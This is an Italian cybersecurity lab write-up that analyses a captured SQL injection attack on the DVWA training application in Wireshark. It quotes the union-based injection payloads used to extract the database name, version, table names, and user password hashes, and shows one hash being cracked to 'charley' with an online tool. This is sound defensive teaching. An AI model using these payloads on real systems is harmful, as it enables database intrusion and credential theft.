

Bonus 2 Attacco a un Database MySQL

In questo laboratorio, completa il seguente obiettivo:

- Visualizzare un file PCAP relativo a un attacco precedente contro un database SQL.

Parte 1: Apri Wireshark e carica il file PCAP.

Parte 2: Visualizza l'attacco di SQL Injection.

Parte 3: L'attacco di SQL Injection continua...

Parte 4: L'attacco di SQL Injection fornisce informazioni sul sistema.

Parte 5: L'attacco di SQL Injection e informazioni sulle tabelle.

Parte 6: L'attacco di SQL Injection si conclude.

Parte 1: Apri Wireshark e carica il file PCAP.

L'applicazione Wireshark può essere aperta utilizzando vari metodi su una workstation Linux.


a. Avvia la VM della CyberOps Workstation.

b. Clicca su **Applicazioni > CyberOPS > Wireshark** sul desktop e cerca l'applicazione Wireshark.

c. Nell'applicazione Wireshark, clicca su **Apri** nel centro dell'applicazione sotto **File**.

d. Naviga nella directory **/home/analyst/** e cerca la cartella **lab.support.files**. Nella directory **lab.support.files**, apri il file **SQL_Lab.pcap**.

e. Il file PCAP si apre in Wireshark e mostra il traffico di rete catturato. Questo file di cattura copre un periodo di 8 minuti (441 secondi), corrispondente alla durata di questo attacco di SQL injection.



SQL_Lab.pcap (Wireshark 2.5.1)						
No.	Time	Source	Destination	Protocol	Length	Info
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvw/vulnerabilities/sql?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ark=517 Win=235 Len=0 TSval=93660 TSecr=111985
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvw/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+database%28%29%2C+user%28%29%23&Submit=Submit HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ark=565 Win=236 Len=0 TSval=107970 TSecr=179156
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvw/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+null%2C+version%28%29%23&Submit=Submit HTTP/1.1
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ark=594 Win=236 Len=0 TSval=116966 TSecr=139951
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvw/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+null%2C+table_name+from+information_schema.tables%23&Submit=Submit HTTP/1.1
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80 → 35666 [ACK] Seq=1 Ark=615 Win=236 Len=0 TSval=134358 TSecr=160871
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvw/vulnerabilities/sql?id=1%27+or+1%3D1+union+select+user%2C+password+from+users%23&Submit=Submit HTTP/1.1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ark=620 Win=236 Len=0 TSval=148990 TSecr=178379
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)
▶ Frame 30: 2091 bytes on wire (16728 bits), 2091 bytes captured (16728 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu, 9f:4b:a0:08:00:27, 9f:4b:a0:08:00:27, Dst: PcsCompu, ca:e1:24:08:00:27, ca:e1:24:08:00:27 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4 ▶ Transmission Control Protocol, Src Port: 80, Dst Port: 35668, Seq: 1, Ack: 620, Len: 2025 ▶ Hypertext Transfer Protocol ▶ Line-based text data: text/html (106 lines)						
0000 08 00 27 ca e1 24 08 00 27 9f 4b a0 08 00 45 00 ...S...H...E 0010 08 1d d4 57 40 00 06 46 71 0a 00 02 0f 0a 00 ...W@.@.Fq..... 0020 02 04 00 50 8b 54 a2 2d 91 a8 f0 da e2 f9 80 18 ...RT..... 0030 00 ec 20 22 80 00 01 01 08 0a 00 02 45 ff 00 02E..... 0040 b8 cb 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f ...HTTP/1.1 200 O 0050 4b 0d 0a 44 61 74 65 3a 20 4d 6f 6e 2c 20 30 36 K.Date: Mon, 06						
Frame [2091 bytes] Uncompressed entity body (8215 bytes)						
File: /home/analyst/lab.support.files/... Packets: 30 · Displayed: 30 (100.0%) · Load time: 0:00:01 Profile: Default						


Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

10.0.2.4 e 10.0.2.15

Parte 2: Visualizza l'attacco di SQL Injection.

In questo passaggio, visualizzerai l'inizio di un attacco.

a. All'interno della cattura di Wireshark, fai clic con il tasto destro sulla riga 13 e seleziona Segui > Stream HTTP. La riga 13 è stata scelta perché si tratta di una richiesta HTTP GET. Questo sarà molto utile per seguire il flusso dei dati come li vede il livello applicativo e porterà fino al test della query per la SQL injection.



Il traffico di origine è mostrato in rosso. La sorgente ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

b. Nel campo **Trova**, inserisci **1=1**. Clicca su **Trova successivo**.



L'attaccante ha inserito una query ($1=1$) in un campo di ricerca UserID sul target 10.0.2.15 per verificare se l'applicazione è vulnerabile a un attacco di SQL injection. Invece di ricevere un messaggio di errore relativo al login, l'applicazione ha risposto con un record dal database. L'attaccante ha verificato che può inserire un comando SQL e il database risponderà. La stringa di ricerca $1=1$ genera una dichiarazione SQL che sarà sempre vera. Nell'esempio, non importa cosa venga inserito nel campo, sarà sempre vero.

Parte 3: L'attacco di SQL Injection continua...

In questo passaggio, visualizzerai la continuazione di un attacco.

a. All'interno della cattura di Wireshark, fai clic con il tasto destro sulla riga 19 e seleziona **Segui > Stream HTTP**.

b. Nel campo **Trova**, inserisci **1=1**. Clicca su **Trova successivo**.

c. L'attaccante ha inserito una query (**1' or 1=1 union select database(), user()#**) in un campo di ricerca UserID sul target 10.0.2.15. Invece di ricevere un messaggio di errore relativo al login, l'applicazione ha risposto con le seguenti informazioni:

```
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
</div>
```

Il nome del database è **dvwa** e l'utente del database è **root@localhost**. Vengono inoltre visualizzati più account utente.

d. Chiudi la finestra **Segui Stream HTTP**.

e. Clicca su **Pulisci filtro di visualizzazione** per mostrare l'intera conversazione di Wireshark.

Parte 4: L'attacco di SQL Injection fornisce informazioni sul sistema.
L'attaccante continua e inizia a mirare a informazioni più specifiche.

a. All'interno della cattura di Wireshark, fai clic con il tasto destro sulla riga 22 e seleziona **Segui > Stream HTTP**. In rosso, il traffico di origine è mostrato e sta inviando la richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

b. Nel campo **Trova**, inserisci **1=1**. Clicca su **Trova successivo**.

c. L'attaccante ha inserito una query (**1' or 1=1 union select null, version()#**) in un campo di ricerca UserID sul target 10.0.2.15 per localizzare l'identificativo della versione. Nota come l'identificativo della versione si trovi alla fine dell'output, proprio prima del codice HTML di chiusura **</pre>.</div>**.

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```


Qual è la versione del database?

La versione è **MySQL 5.7.12-0**.

L'attaccante sa che esiste un gran numero di tabelle SQL piene di informazioni. L'attaccante cerca di trovarle.

b. Nel campo **Trova**, inserisci **users**. Clicca su **Trova successivo**.

c. L'attaccante ha inserito una query (**1'or 1=1 union select null, table_name from information_schema.tables#**) in un campo di ricerca UserID sul target 10.0.2.15 per visualizzare tutte le tabelle nel database. Questo genera un grande output con molte tabelle, poiché l'attaccante ha specificato **null** senza ulteriori specifiche.



Cosa farebbe per l'attaccante il comando modificato (1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users')?

Il database risponderebbe con un output molto più corto filtrato dalla presenza della parola "users".


Parte 6: L'attacco SQL Injection si conclude.

L'attacco termina con il miglior premio di tutti: gli hash delle password.

a. All'interno della cattura di Wireshark, fai clic con il tasto destro sulla riga 28 e seleziona **Follow > HTTP Stream**. La fonte è mostrata in rosso. Ha inviato una richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla fonte.


b. Fai clic su **Find** e digita **1=1**. Cerca questa voce. Quando il testo viene trovato, fai clic su **Cancel** nella casella di ricerca del testo.

L'attaccante ha inserito una query (**1' OR 1=1 UNION SELECT user, password FROM users#**) in un campo di ricerca **UserID** sul target **10.0.2.15** per estrarre nomi utente e hash delle password!



Quale utente ha l'hash della password **8d3533d75ae2c3966d7e0d4fcc69216b**?

L'utente che ha come hash della password **8d3533d75ae2c3966d7e0d4fcc69216b** è l'utente **'1337'**



Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

Non sono un robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Qual è la password in chiaro?

charley

